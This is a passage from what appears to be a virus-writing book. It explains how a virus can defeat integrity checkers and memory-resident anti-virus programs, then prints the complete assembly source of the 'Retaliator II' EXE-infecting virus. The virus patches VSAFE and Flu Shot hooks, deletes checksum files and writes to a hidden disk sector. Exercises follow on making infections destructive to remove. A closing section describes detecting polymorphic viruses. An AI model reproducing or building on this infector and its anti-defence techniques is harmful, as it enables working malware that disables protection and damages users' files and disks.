Designing a virus which can retaliate against integrity checkers is a bit more complicated, since they don't reside in memory. It usually isn't feasible to scan an entire hard disk for an integrity checker from within a virus. The amount of time and disk activity it would take would be a sure cue to the user that something funny was going on. Since the virus should remain as unnoticeable as possible—unless it gets caught—another method of dealing with integrity checkers is desirable. If, however, sneaking past a certain integrity checker is a must, a scan is necessary. To shorten the scan time, it is advisable that one start the scan by looking in its default install location.

Alternatively, one might *just* look in its default location. That doesn't take much time at all. Although such a technique is obviously not fool proof, most users (stupidly) never think to change even the default directory in the install sequence. Such a default search could be relatively fast, and it would allow the virus to knock out the anti-virus the first time it gained control.

Another method to detect the presence of an integrity checker is to look for tell-tale signs of its activity. For example, Microsoft's VSAFE, Microsoft's program leaves little CHKLIST.MS files in every directory it touches. These contain integrity data on the files in that directory. Many integrity checkers do this. For example, Central Point Anti-Virus leaves CHKLIST.CPS files, Integrity Master leaves files named ZZ##.IM, Thunderbyte leaves files named ANTI-VIR.DAT. McAfee's SCAN program appends data to EXE's with integrity information. If any of these things are found, it's a sure clue that one of these programs is in operation on that computer.

Security Holes

Some of these integrity checkers have gaping security holes which can be exploited by a virus. For example, guess what VSAFE does if something deletes the CHKLIST.MS file? *It simply rebuilds it.* That means a virus can delete this file, infect all the files in a directory, and then sit back and allow VSAFE to rebuild it, and in the process incorporate the integrity information from the infected files back into the CHKLIST.MS file. The user *never* sees any of these adjustments. VSAFE never warns him that something was missing. (Note that this works with Central Point Anti-Virus too, since Microsoft just bought CPAV for DOS.)

Some of the better integrity checkers will at least alert you that a file is missing, but if it is, what are you going to do? You've got 50 EXEs in the directory where the file is missing, and you don't have integrity data for any of them anymore. You scan them, sure, but the scanner turns up nothing. Why was the file missing? Are any of the programs in that directory now infected? It can be real hard to say. So most users just tell the integrity checker to rebuild the file and then they go about their business. The integrity checker may as well have done it behind their back without saying anything, for all the good it does.

So by all means, a virus should delete these files if it intends to infect files in a directory that contains them. Alternatively, a smart virus could update the files itself to reflect the changes it made. Deciphering that file, however, could be a lot of work. The Retaliator II chooses to delete them with the `DEL_AV_FILES` routine. (Such a virus might actually be considered beneficial by some people. If you've ever tried to get rid of a program that leaves little files in every directory on your disk, you know it's a real pain!)

With measures like what SCAN uses, the data which the program attaches to EXEs can be un-done without too much work. All one has to do is calculate the size of the file from the EXE header, rather than from the file system, and use that to add the virus to the file. An alternative would be to simply be quiet and refuse to infect such files. Retaliator II does no such thing. As it turns out, McAfee's SCAN Version 2.23e is so stupid it doesn't even notice the changes made to these programs by Retaliator II in its normal course of infection.

Logic Bombs

If a virus finds an anti-virus program like an integrity checker on disk, it might go and modify that integrity checker. At a low level, it might simply overwrite the main program file with a logic bomb. The next time the user executes the integrity checker . . . whammo! his entire disk is rendered useless. Viruses like the Cornucopia use this approach.

A more sophisticated way of dealing with it might be to disassemble it and modify a few key parts, for example the call to the routine that actually does the integrity check. Then the integrity checker would always report back that everything is OK with everything. That could go on for a while before a sleepy user got suspicious. Of course, you have to test such selective changes carefully, because many of these products contain some self-checks to dissuade you from making such modifications.

Viral Infection Integrity Checking

Any scanning methods or looking for auxiliary files or code are unreliable for finding an integrity checker, though. Properly done, an integrity checker will be executed from a write-protected floppy and it will store all its data on a floppy too, so a virus will not normally even have access to it.

Thus, though scanning will help defuse some integrity checkers, it still needs a backup.

Apart from scanning, a virus could check for changes it has made to other executables and take action in the event that such changes get cleaned up. Of course, such an approach means that the virus must gain control of the CPU, make some changes, and release control of the CPU again. Only once it gains control a *second* time can it check to see if those changes are still on the system. This is just taking the concept of integrity checking and turning it back around on the anti-virus: a virus checking the integrity of the infections it makes.

Obviously, there is a certain amount of risk in any such operation. In between the first and second executions of the virus, the anti-viral software could detect the change which the virus made, and track down the virus and remove it. Then there would be no second execution in which the virus gains control, notices its efforts have been thwarted, and then retaliates.

If, however, we assume that the virus has successfully determined that there is no dangerous memory-resident software in place, then it can go out and modify files without fear of being caught in the act. The most dangerous situation that such a virus could find itself in would be if an integrity shell checked the checksum of every executable on a disk both before and after a program was executed. Then it could pinpoint the exact time of infection, and nail the program which last executed. This is just not practical for most users, though, because it takes too long. Also, it means that the integrity checker and its integrity information are on the disk and presumably available to the virus to modify in other ways, and the integrity checker itself is in memory—the most vulnerable place of all. Nothing to worry about for the virus that knows about it. Normally, though, an integrity checker is an occasional affair. You run it once in a while, or you run it automatically from time to time.

So your integrity checker has just located an EXE file that has changed. Now what? Disassemble it and find out what's going on? Not likely. Of course you can delete it or replace it with the original from your distribution disks. But with a retaliating virus you *must* find the source of the infection immediately. If you have a smart enough scanner that came with your integrity shell, you might be able to create an impromptu scan string and track down the source. Of course, if the virus is polymorphic, that may be quite impossible. However, *if anything less than a complete clean-up occurs at this stage, one must live with the idea that this virus will execute again, sooner or later.*

If the virus you're dealing with is a smart, retaliating virus, this is an ominous possibility. There is no reason that a virus could not hide a list of infected files somewhere on a disk, and check that list when it is executed. Are the files which were infected still infected? *No?* Something's messing with the virus! Take action!

Alternatively, the virus could leave a portion of code in memory which just sits there guarding a newly infected file. If anything attempts to modify or delete the file, this sentry goes into action, causing whatever damage it wants to. And the virus is still hiding in your backup. This is turning the idea of a behavior checker back on the anti-virus software.

Although these scenarios are not very pretty, and we'd rather not talk about them, any of them are rather easy to implement. The Retaliator II virus, for example, maintains a simple record of the last file infected in Cylinder 0, Head 0, Sector 2 on the C: drive. This sector, which resides right after the master boot sector, is normally not used, so the virus is fairly safe in taking it over. When the virus executes, it checks whatever file name is stored there to see if it is still infected. If so, it infects a new file, and stores the new file name there. If the file it checks is missing, it just infects a new file. However if the file which gets checked is no longer infected, it proceeds to execute its simulated "TRASHING HARD DISK!" routine. Such a file-checking routine could easily be modified to check multiple files. Of course, one would have to be careful not to implement a trace-back feature into the checking scheme, which would reveal the original source of the infection.

Defense Against Retaliating Viruses

In conclusion, viruses which retaliate against anti-viral software are rather easy to create. They have the potential to lie dormant for long periods of time, or turn into devastating logic bombs. The only safe way to defend a system against this class of viruses is by using a scanner which can identify such viruses without ever executing them. For all its nasty habits, Retaliator II could be easily spotted by a very simple scanner. However, even if you make it polymorphic and very difficult to detect, you still need a scanner to be safe.

Viruses such as Retaliator II make it very dangerous to use simple integrity checkers or TSR's to catch viruses while giving them control of the CPU. Such a virus, *if it gains control of the CPU even once*, could be setting you up for big problems. *The only way to defend against this class of viruses is to make sure they **never** execute.* That simply requires a scanner.

Retaliator II is by no means the most sophisticated or creative example of such a virus. It is only a simple, demonstrable example of what can be done.

The Retaliator II Source

The following code, RETAL.ASM, can be assembled by MASM, TASM or A86 into an EXE file. You'll have to fudge a couple segment references to use A86, though.

```
;The Retaliator Virus retaliates against anti-virus software.

;(C) 1995 American Eagle Publications, Inc. All Rights Reserved.
;This virus is for DEMO purposes only!!

        .SEQ                        ;segments must appear in sequential order
                                    ;to simulate conditions in actual active vi-
rus

        .386                        ;this speeds the virus up a lot!

;HOSTSEG program code segment. The virus gains control before this routine and
;attaches itself to another EXE file.
HOSTSEG SEGMENT BYTE USE16
        ASSUME  CS:HOSTSEG,SS:HSTACK

;This host simply terminates and returns control to DOS.
HOST:
        mov     ax,4C00H
        int     21H                 ;terminate normally
HOSTSEG ENDS

;Host program stack segment
STACKSIZE       EQU     400H            ;size of stack for this program

HSTACK  SEGMENT PARA STACK 'STACK'
        db  STACKSIZE dup (?)
HSTACK  ENDS

;**************************************************************************
;This is the virus itself

NUMRELS         EQU     2               ;number of relocatables in the virus

;Virus code segment. This gains control first, before the host. As this
;ASM file is layed out, this program will look exactly like a simple program
;that was infected by the virus.

VSEG    SEGMENT PARA USE16
        ASSUME  CS:VSEG,DS:VSEG,SS:HSTACK

;Data storage area
DTA     DB      2BH dup (?)             ;new disk transfer area
EXE_HDR DB      1CH dup (?)             ;buffer for EXE file header
EXEFILE DB      '*.EXE',0               ;search string for an exe file

;The following 10 bytes must stay together because they are an image of 10
;bytes from the EXE header
HOSTS   DW      HOSTSEG,STACKSIZE       ;host stack and code segments
FILLER  DW      ?                       ;these are hard-coded 1st generation
HOSTC   DW      0,HOSTSEG


;Main routine starts here. This is where cs:ip will be initialized to.
VIRUS:
        pusha                       ;save startup registers
        push    cs
```

```
        pop     ds              ;set ds=cs
        mov     ah,1AH          ;set up a new DTA location
        mov     dx,OFFSET DTA   ;for viral use
        int     21H
        call    SCAN_RAM        ;scan for behavior checkers
        jnz     VIR1            ;nothing found, go on
        call    RAM_AV          ;found one - go deal with it
VIR1:   call    DEL_AV_FILES    ;delete any integrity checker files
        call    CHK_LAST_INFECT ;check integrity of last infection
        jz      VIR2            ;all ok, continue
        jmp     TRASH_DISK      ;else jump into action
VIR2:   call    FINDEXE         ;get an exe file to attack
        jc      FINISH          ;returned c - no valid file, go check integ
        call    INFECT          ;move virus code to file we found
        call    SET_LAST_INFECT ;save its name in Cyl 0, Hd 0, Sec 0
FINISH: push    es
        pop     ds              ;restore ds to PSP
        mov     dx,80H
        mov     ah,1AH          ;restore DTA to PSP:80H for host
        int     21H
        popa                    ;restore startup registers
        cli
        mov     ss,WORD PTR cs:[HOSTS]  ;set up host stack properly
        mov     sp,WORD PTR cs:[HOSTS+2]
        sti
        jmp     DWORD PTR cs:[HOSTC]   ;begin execution of host program


;This function searches the current directory for an EXE file which passes
;the test FILE_OK. This routine will return the EXE name in the DTA, with the
;file open, and the c flag reset, if it is successful. Otherwise, it will
;return with the c flag set. It will search a whole directory before giving up.
FINDEXE:
        mov     dx,OFFSET EXEFILE
        mov     cx,3FH          ;search first for any file *.EXE
        mov     ah,4EH
        int     21H
NEXTE:  jc      FEX             ;is DOS return OK? if not, quit with c set
        mov     dx,OFFSET DTA+1EH    ;set dx to point to file name
        mov     ax,3D02H            ;r/w access open file
        call    FILE_OK         ;yes - is this a good file to use?
        jnc     FEX             ;yes - valid file found - exit with c reset
        mov     ah,4FH
        int     21H             ;do find next
        jmp     SHORT NEXTE     ;and go test it for validity
FEX:    ret                     ;return with c set properly


;Function to determine whether the EXE file found by the search routine is
;useable. If so return nc, else return c
;What makes an EXE file useable?:
;              a) The signature field in the EXE header must be 'MZ'. (These
;                 are the first two bytes in the file.)
;              b) The Overlay Number field in the EXE header must be zero.
;              c) It should be a DOS EXE, without Windows or OS/2 extensions.
;              d) There must be room in the relocatable table for NUMRELS
;                 more relocatables without enlarging it.
;              e) The initial ip stored in the EXE header must be different
;                 than the viral initial ip. If they're the same, the virus
;                 is probably already in that file, so we skip it.
;
FILE_OK:
        int     21H
        jc      OK_END1                 ;error opening - C set - quit w/o closing
        mov     bx,ax                   ;put handle into bx and leave bx alone
        mov     cx,1CH                  ;read 28 byte EXE file header
        mov     dx,OFFSET EXE_HDR       ;into this buffer
        mov     ah,3FH                  ;for examination and modification
        int     21H
```

```
        jc      OK_END                  ;error in reading the file, so quit
        cmp     WORD PTR [EXE_HDR],'ZM';check EXE signature of MZ
        jnz     OK_END                  ;close & exit if not
        cmp     WORD PTR [EXE_HDR+26],0;check overlay number
        jnz     OK_END                  ;not 0 - exit with c set
        cmp     WORD PTR [EXE_HDR+24],40H ;is rel table at offset 40H or more?
        jnc     OK_END                  ;yes, it is not a DOS EXE, so skip it
        call    REL_ROOM                ;is there room in the relocatable table?
        jc      OK_END                  ;no - exit
        cmp     WORD PTR [EXE_HDR+14H],OFFSET VIRUS  ;is init ip = virus init ip
        clc
        jne     OK_END1                 ;if all successful, leave file open
OK_END: mov     ah,3EH                  ;else close the file
        int     21H
        stc                             ;set carry to indicate file not ok
OK_END1:ret                             ;return with c flag set properly


;This function determines if there are at least NUMRELS openings in the
;relocatable table for the file. If there are, it returns with carry reset,
;otherwise it returns with carry set. The computation this routine does is
;to compare whether
;    ((Header Size * 4) + Number of Relocatables) * 4 - Start of Rel Table
;is >= than 4 * NUMRELS. If it is, then there is enough room
;
REL_ROOM:
        mov     ax,WORD PTR [EXE_HDR+8] ;size of header, paragraphs
        add     ax,ax
        add     ax,ax
        sub     ax,WORD PTR [EXE_HDR+6] ;number of relocatables
        add     ax,ax
        add     ax,ax
        sub     ax,WORD PTR [EXE_HDR+24] ;start of relocatable table
        cmp     ax,4*NUMRELS             ;enough room to put relocatables in?
        ret                              ;exit with carry set properly


;This routine moves the virus (this program) to the end of the EXE file
;Basically, it just copies everything here to there, and then goes and
;adjusts the EXE file header and two relocatables in the program, so that
;it will work in the new environment. It also makes sure the virus starts
;on a paragraph boundary, and adds how many bytes are necessary to do that.
INFECT:
        mov     cx,WORD PTR [DTA+1CH]    ;adjust file length to paragraph
        mov     dx,WORD PTR [DTA+1AH]    ;boundary
        or      dl,0FH
        add     dx,1
        adc     cx,0
        mov     WORD PTR [DTA+1CH],cx
        mov     WORD PTR [DTA+1AH],dx
        mov     ax,4200H                 ;set file pointer, relative to beginning
        int     21H                      ;go to end of file + boundary

        mov     cx,OFFSET FINAL          ;last byte of code
        xor     dx,dx                    ;first byte of code, ds:dx
        mov     ah,40H                   ;write body of virus to file
        int     21H

        mov     dx,WORD PTR [DTA+1AH]    ;find relocatables in code
        mov     cx,WORD PTR [DTA+1CH]    ;original end of file
        add     dx,OFFSET HOSTS          ;             + offset of HOSTS
        adc     cx,0                     ;cx:dx is that number
        mov     ax,4200H                 ;set file pointer to 1st relocatable
        int     21H
        mov     dx,OFFSET EXE_HDR+14     ;get correct host ss:sp, cs:ip
        mov     cx,10
        mov     ah,40H                   ;and write it to HOSTS/HOSTC
        int     21H
```

```
        xor     cx,cx                   ;so now adjust the EXE header values
        xor     dx,dx
        mov     ax,4200H                ;set file pointer to start of file
        int     21H

        mov     ax,WORD PTR [DTA+1AH]   ;calculate viral initial CS
        mov     dx,WORD PTR [DTA+1CH]   ; = File size / 16 - Header Size(Para)
        mov     cx,16
        div     cx                      ;dx:ax contains file size / 16
        sub     ax,WORD PTR [EXE_HDR+8] ;subtract exe header size, in paragraphs
        mov     WORD PTR [EXE_HDR+22],ax;save as initial CS
        mov     WORD PTR [EXE_HDR+14],ax;save as initial SS
        mov     WORD PTR [EXE_HDR+20],OFFSET VIRUS  ;save initial ip
        mov     WORD PTR [EXE_HDR+16],OFFSET FINAL + STACKSIZE  ;save initial sp

        mov     dx,WORD PTR [DTA+1CH]   ;calculate new file size for header
        mov     ax,WORD PTR [DTA+1AH]   ;get original size
        add     ax,OFFSET FINAL + 200H  ;add virus size + 1 paragraph, 512 bytes
        adc     dx,0
        mov     cx,200H                 ;divide by paragraph size
        div     cx                      ;ax=paragraphs, dx=last paragraph size
        mov     WORD PTR [EXE_HDR+4],ax ;and save paragraphs here
        mov     WORD PTR [EXE_HDR+2],dx ;last paragraph size here
        add     WORD PTR [EXE_HDR+6],NUMRELS    ;adjust relocatables counter
        mov     cx,1CH                  ;and save 1CH bytes of header
        mov     dx,OFFSET EXE_HDR       ;at start of file
        mov     ah,40H
        int     21H
                                        ;now modify relocatables table
        mov     ax,WORD PTR [EXE_HDR+6] ;get number of relocatables in table
        dec     ax                      ;in order to calculate location of
        dec     ax                      ;where to add relocatables
        mov     cx,4                    ;Location=(No in table-2)*4+Table Offset
        mul     cx
        add     ax,WORD PTR [EXE_HDR+24];table offset
        adc     dx,0
        mov     cx,dx
        mov     dx,ax
        mov     ax,4200H                ;set file pointer to table end
        int     21H

        mov     WORD PTR [EXE_HDR],OFFSET HOSTS    ;use EXE_HDR as buffer
        mov     ax,WORD PTR [EXE_HDR+22]           ;and set up 2 ptrs to file
        mov     WORD PTR [EXE_HDR+2],ax            ;1st points to ss in HOSTS
        mov     WORD PTR [EXE_HDR+4],OFFSET HOSTC+2
        mov     WORD PTR [EXE_HDR+6],ax            ;second to cs in HOSTC
        mov     cx,8                    ;ok, write 8 bytes of data
        mov     dx,OFFSET EXE_HDR
        mov     ah,40H                  ;DOS write function
        int     21H
        mov     ah,3EH                  ;close file now
        int     21H
        ret                             ;that's it, infection is complete!

;**************************************************************************
;This routine scans the RAM for anti-viral programs. The scan strings are
;set up below. It allows multiple scan strings of varying length. They must
;be located at a specific offset with respect to a segment, which is detailed
;in the scan string data record. This routine scans all of memory, from
;the top of the interrupt vector table to the bottom of the BIOS ROM at F000.
;As such it can scan for programs in low or high memory, which is important
;with DOS 5's ability to load high. This returns with Z set if a scan match
;is found

SCAN_RAM:
        push    es
        mov     si,OFFSET SCAN_STRINGS
SRLP1:  lodsb                           ;get a byte (string size)
        or      al,al
```

```
        jz      SREXNZ
        mov     cl,al
        xor     ch,ch                   ;cx=size of string
        xor     ax,ax
        mov     es,ax
        lodsw
        mov     di,ax                   ;di=offset of string
        add     si,6                    ;si=scan string here
SRLP2:  push    cx
        push    di
        push    si
SRLP3:  lodsb
        dec     al
        inc     di
        cmp     al,es:[di-1]
        loopz   SRLP3
        pop     si
        pop     di
        pop     cx
        jz      SREXZ
        mov     ax,es
        inc     ax
        mov     es,ax
        cmp     ax,0F000H
        jnz     SRLP2
        add     si,cx
        jmp     SRLP1

SREXZ:                          ;match found, set up registers
        add     sp,2            ;get es off of stack
        sub     si,8            ;back up to offset of start of av INT 21H @
        lodsw                   ;get it
        mov     di,ax           ;and put it here
        lodsw                   ;get old int 21H address location
        mov     dx,ax           ;save it here
        lodsw                   ;get av INT 13H @
        mov     cx,ax           ;save here
        lodsw                   ;and old int 13H address location
        mov     si,ax           ;put that here
        xor     al,al           ;set z and exit
        ret

SREXNZ:
        pop     es
        mov     al,1            ;return with nz - no matches of any strings
        or      al,al
        ret


;The scan string data structure looks like this:
;       DB      LENGTH      = A single byte string length
;       DW      OFFSET      = Offset of av’s INT 21H handler
;       DW      OFFSET      = Offset where original INT 21H vector is located
;       DW      OFFSET      = Offset of av’s INT 13H handler
;       DW      OFFSET      = Offset where original INT 13H vector is located
;       DB      X,X,X...    = LENGTH bytes of av’s INT 21H handler
;                             (add 1 to actual bytes to get string)
;
;These are used back to back, and when a string of length 0 is encountered,
;SCAN_RAM stops.
SCAN_STRINGS:
        DB      16                              ;length of scan string
        DW      0945H                           ;offset of scan string
        DW      0DC3H                           ;offset of INT 21H vector
        DW      352H                            ;av INT 13H handler
        DW      0DB3H                           ;offset of old INT 13H vector
        DB      0FCH,81H,0FDH,0FBH,76H,4,0EAH   ;16 byte scan string
        DB      19H,0FBH,51H,0B1H,000H,2FH,87H  ;for Microsoft VSAFE, v1.0
        DB      7,72H
```

```
        DB      16                              ;length of scan string
        DW      2B9DH                           ;offset of scan string
        DW      19B9H                           ;offset of INT 21H vector
        DW      27AEH                           ;offset of av INT 13H
        DW      19C9H                           ;offset of INT 13H vector
        DB      9DH,0FCH,3EH,10H,0,76H,6        ;16 byte scan string
        DB      0B9H,2,2,9EH,0D0H,0E9H,75H      ;for Flu Shot + v1.84
        DB      0FFH,74H

        DB      0                               ;next record, no more strings

;This routine handles defusing the RAM resident anti-virus. On entry, si
;points to old INT 21H offset, di points to start of INT 21H hook, and
;es points to segment to find it in.
RAM_AV:
        in      al,40H                          ;get rand # from usec timer
        and     al,0FH                          ;1 in 16 chance
        jz      TRASH_DISK                      ;yes-display trash disk msg
        mov     ax,0FF2EH                       ;set up jmp far cs:[OLD21]
        stosw                                   ;in av’s INT 21H handler
        mov     al,2EH
        stosb
        mov     ax,dx
        stosw
        mov     di,cx                           ;now do the same for INT 13H
        mov     ax,0FF2EH
        stosw
        mov     al,2EH
        stosb
        mov     ax,si
        stosw
        ret

;**************************************************************************
;This routine trashes the hard disk in the event that anti-viral measures are
;detected.

;This is JUST A DEMO. NO DAMAGE WILL BE DONE. It only READS the disk real fast.

INT9:
        in      al,60H                          ;get keystroke & dump it
        mov     al,20H                          ;reset 8259
        out     20H,al
        iret

TRASH_DISK:
        mov     dx,OFFSET TRASH_MSG             ;display a nasty message
        mov     ah,9
        int     21H
        mov     ax,2509H                        ;grab interrupt 9
        mov     dx,OFFSET INT9                  ;so ctrl-alt-del won’t work
        int     21H
        mov     si,0
TSL:    lodsb                                   ;get a random byte for
        mov     ah,al                           ;cylinder to read
        lodsb
        and     al,3
        mov     dl,80H
        mov     dh,al
        mov     ch,ah
        mov     cl,1
        mov     bx,OFFSET FINAL                 ;buffer to read into
        mov     ax,201H
        int     13H
        jmp     SHORT TSL                       ;loop forever

TRASH_MSG       DB 0DH,0AH,7,’Retaliator has detected ANTI-VIRUS ’
                DB ’software. TRASHING HARD DISK!’,0DH,0AH,24H
```

```
;This routine deletes files created by integrity checkers in the current
;directory. An attempt is made to delete all the files listed in DEL_FILES.
DEL_AV_FILES:
        mov     si,OFFSET DEL_FILES
DAF1:   mov     ax,[si]         ;get a byte
        or      al,al           ;zero?
        jz      DAFX            ;yes, all done
        mov     dx,si
        mov     ax,4301H        ;DOS change attribute function
        xor     cl,cl           ;not hidden, not read-only, not system
        int     21H
        jc      DAF2
        mov     dx,si
        mov     ah,41H          ;DOS delete function
        int     21H
DAF2:   lodsb                   ;update si
        or      al,al
        jnz     DAF2
        jmp     DAF1

DAFX:   ret

DEL_FILES       DB      'CHKLIST.MS',0
                DB      'CHKLIST.CPS',0
                DB      'ZZ##.IM',0
                DB      'ANTI-VIR.DAT',0
                DB      0                       ;end of list marker


;***************************************************************************
;This routine checks the last infected file, whose name is stored at Cyl 0,
;Head 0, Sector 2 as an asciiz string. If the name isn't there, the file is
;infected, or missing, this routine returns with Z set. If the file does
;not appear to be infected, it returns NZ. The ID CHECK_SEC_ID is the first
;two bytes in the sector. The sector is only assumed to contain a file name
;if the ID is there. The ASCIIZ string starts at offset 2.

CHECK_SEC_ID    EQU     0FC97H

CHK_LAST_INFECT:
        push    es
        push    cs
        pop     es
        mov     ax,0201H                        ;read the hard disk absolute
        mov     cx,2                            ;sector Cyl 0, Hd 0, Sec 2
        mov     dx,80H                          ;drive C:
        mov     bx,OFFSET CIMAGE                ;buffer for read
        int     13H
        pop     es
        mov     bx,OFFSET CIMAGE
        cmp     WORD PTR [bx],CHECK_SEC_ID      ;check first word for sector ID
        jnz     CLI_ZEX                         ;sector not there, pass OK back
        mov     dx,OFFSET CIMAGE+2              ;location of file name
        mov     ax,3D00H                        ;read only open won't trigger av
        call    FILE_OK                         ;check file out
        jc      CLI_ZEX                         ;infected or error opening, OK
        mov     al,1                            ;else file not infected
        or      al,al                           ;return NZ!
        ret

CLI_ZEX:
        xor     al,al                           ;set Z and exit
        ret
```

```
;This routine writes the last infect file name to Cylider 0, Head 0, Sector 2,
;for later checking to see if the file is still infected. That file name is
;composed of the current path (since this virus does not jump directories) and
;the file name at DTA+1EH
SET_LAST_INFECT:
        push    es
        push    cs
        pop     es
        mov     WORD PTR [CIMAGE],CHECK_SEC_ID  ;sector ID into sector
        mov     BYTE PTR [CIMAGE+2],'\'         ;put starting '\' in
        mov     ah,47H                          ;get current directory
        mov     dl,0
        mov     si,OFFSET CIMAGE+3              ;put it here
        int     21H
        mov     di,OFFSET CIMAGE+3
SLI1:   cmp     BYTE PTR [di],0
        jz      SLI2
        inc     di
        jmp     SLI1
SLI2:   cmp     di,OFFSET CIMAGE+3              ;no double \\ for root dir
        jz      SLI3
        mov     BYTE PTR [di],'\'               ;put ending '\' in
        inc     di
SLI3:   mov     si,OFFSET DTA+1EH               ;put in file name of last
SLI4:   lodsb                                   ;infected file
        stosb
        or      al,al
        jnz     SLI4                            ;loop until done
        mov     ax,0301H                        ;write to hard disk absolute
        mov     cx,2                            ;sector Cyl 0, Hd 0, Sec 2
        mov     dx,80H                          ;drive C:
        mov     bx,OFFSET CIMAGE
        int     13H
        pop     es
        ret                                     ;all done

FINAL:                                  ;label for end of virus

CIMAGE  DB      512 dup (09DH)             ;place to put Cyl 0, Hd 0, Sec 2 data

VSEG    ENDS

        END VIRUS               ;Entry point is the virus
```

The SECREAD.PAS Program

The following Turbo Pascal program is just a little utility to read and (if you like) erase Cylinder 0, Head 0, Sector 2 on the C: drive, where Retaliator II stores its integrity information about the file it just infected. It's a handy tool to have if you want to play around with this virus.

```
{This program can be used to clean up the RETALIATOR virus and see what it
has written to Cyl 0, Hd 0, Sec 2 on disk. It allows you to clean that
sector up if you so desire}

program secread;
uses dos,crt;

var
```

```
  r:registers;
  buf:array[0..511] of byte;
  c:char;
  j:word;

begin
  r.ax:=$0201;                          {Read Cyl 0, Hd 0, Sec 2}
  r.cx:=2;
  r.dx:=$80;
  r.bx:=ofs(buf);
  r.es:=seg(buf);
  intr($13,r);
  write(buf[0],' ',buf[1],':');         {display it}
  j:=2;
  while buf[j]<>0 do
    begin
      write(char(buf[j]));
      j:=j+1;
    end;
  writeln;
  write('Do you want to erase the sector? ');
  if UpCase(ReadKey)='Y' then
    begin
      fillchar(buf,512,#0);             {erase it}
      r.ax:=$0301;
      r.cx:=2;
      r.dx:=$80;
      r.bx:=ofs(buf);
      r.es:=seg(buf);
      intr($13,r);
    end;
end.
```

Exercises

1. Modify the Retaliator II so that it computes the end of the file using the EXE header. In this way, it will overwrite any information added to it by a program like SCAN. This will make the program just infected look like a file that never had any validation data written into it. Test it and see how well it works against SCAN.

2. Can you find any other anti-anti-virus measures that might be used against Flu Shot Plus?

One technique that we haven't discussed which could be considered a form of retaliation is to make a virus very difficult to get rid of. The next three exercises will explore some techniques for doing that.

3. A common piece of advice for getting rid of boot sector viruses is to run FDISK with the /MBR option. However, if a virus encrypts the partition table, or stores it elsewhere, while making it available to programs that look for it via an Interrupt 13H hook, then when FDISK

/MBR is run, the hard disk is no longer accessible. Devise a way to do this with the BBS virus.

4. A virus which infects files might encrypt the host, or scramble it, and decrypt or unscramble it only after finished executing. If an anti-virus attempts to simply remove the virus, one will be left with a trashed host. Can you devise a way to do this with a COM infector? with an EXE infector?

5. A virus might remove all the relocatables (or even just a few) from an EXE file and stash them (encrypted, of course) in a secret data area that it can access. It then takes responsibility for relocating those vectors in the host. If the file is disinfected, all the relocatables will be gone, and the program won't work anymore. If you pick just one or two relocatables, the program may crash in some very interesting ways. Devise a method for doing this, and add it to the Retaliator II.

Advanced Anti-Virus Techniques

We've discussed some of the cat-and-mouse games that viruses and anti-virus software play with each other. We've seen how protected mode presents some truly difficult challenges for both viruses and anti-virus software. We've discussed how it can be just plain dangerous to disinfect an infected computer. All of these considerations apply to detecting and getting rid of viruses that are already in a computer doing their work.

One subject we haven't discussed yet is just how scanners can detect polymorphic viruses. At first glance, it might appear to be an impossible task. Yet, it's too important to just give up. A scanner is the only way to catch a virus before you execute it. As we've seen, executing a virus just once could open the door to severe data damage. Thus, detecting it before it ever gets executed is important.

The key to detecting a polymorphic virus is to stop thinking in terms of fixed scan strings and start thinking of other ways to characterize machine code. Typically, these other ways involve an algorithm to analyze code rather than merely search it for a pattern. As such, I call this method *code analysis*. Code analysis can be broken down into two further categories, *spectral analysis*, and *heuristic analysis*.

Spectral Analysis

Any automatically generated code is liable to contain tell-tale patterns which can be detected by an algorithm which understands those patterns. One simple way to analyze code in this manner is to search for odd instructions generated by a polymorphic virus which are not used by ordinary programs. For example both the Dark Avenger's Mutation Engine and the Trident Polymorphic Engine often generate memory accesses which wrap around the segment boundaries (e.g. *xor [si+7699H],ax*, where **si**=9E80H). That's not nice programming practice, and most regular programs don't do it.

Technically, we might speak of the spectrum of machine instructions found in a program. Think of an abstract space in which each possible instruction, and each possible state of the CPU is represented by a point, or an element of a set. There are a finite number of such points, so we can number them 1, 2, 3, etc. Then, a computer program might be represented as a series of points, or numbers. Spectral analysis is the study of the frequency of occurence and inter-relationship of such numbers. For example, the number associated with *xor [si+7699H],ax*, when **si**=9E80H, would be a number that cannot be generated, for example, by any known program compiler.

Any program which generates machine language code, be it a dBase or a C compiler, an assembler, a linker, or a polymorphic virus, will generate a subset of the points in our space.

Typically, different code-generating programs will generate different subsets of the total set. For example, a c compiler may never use the *cmc* (complement carry flag) instruction at all. Even assemblers, which are very flexible, will often generate only a subset of all possible machine language instructions. For example, they will often convert near jumps to short jumps whenever possible, and they will often choose specific ways to code assembler instructions where there is a choice. For example, the assembler instruction

```
mov ax,[7900H]
```

could be encoded as either A1 00 79 or 8B 06 00 79. A code-optimizing assembler ought to always choose the former. If you look at all the different subsets of machine code generated by all the programs that generate machine code, you get a picture of different overlapping regions.

Now, one can write a program that dissects other programs to determine which of the many sets, if any, it belongs in. Such a program analyzes the spectrum of machine code present in a program. When that can be done in an unambiguous manner, it is possible to determine the source of the program in question. One might find it was assembled by such-and-such an assembler, or a given c compiler, or that it was generated by a polymorphic virus. Note that, at least in theory, there may be irreconcilable ambiguities. One could conceivably create a polymorphic engine that exactly mimics the set of instructions used by some popular legitimate program. In such cases, spectral analysis may not be sufficient to solve the problem.

To illustrate this method, let's develop a Visible Mutation Engine detector which we'll simply call FINDVME. FINDVME will be a *falsifying code analyzer* which checks COM files for a simple VME virus like Many Hoops. A "falsifying code analyzer" means that, to start out with FINDVME assumes that the program in question is infected. It then sifts through the instructions in that program until either it has analyzed a certain number of instructions (say 100), or until it finds an instruction which the VME absolutely cannot generate. Once it finds an instruction that the VME cannot generate, it is dead certain that the file is not infected with a straight VME virus. If it analyzes all 100 instructions and doesn't find non-VME instructions, it will report the file as possibly infected.

This approach has an advantage over looking for peculiar instructions that the VME may generate because a particular instance of a VME-based virus may not contain any particular instructions.

The weakness of a falsifying code analyzer is that it can be fooled by front-ending the virus with some unexpected code. It is rather easy to fool most of these kinds of anti-virus programs by starting execution with an unconditional jump or two, or a call or two, which pass control to the decryption routine. These instructions can be generated by the main body of the virus, rather than the polymorphic engine, and they do a good job of hiding the polymorphic engine's code, because the code analyzer sees these instructions and can't categorize them as derived from the engine, and it therefore decides that the engine couldn't be present, when in fact it is.

At a minimum, one should not allow an unconditional jump to disqualify a program as a VME-based virus, even though the VME never generates such a jump instruction. One has to be aware that viruses which add themselves to the end of a program often place an unconditional jump at the start to gain control when the program is loaded. (Note that this is left as an exercise for the reader.)

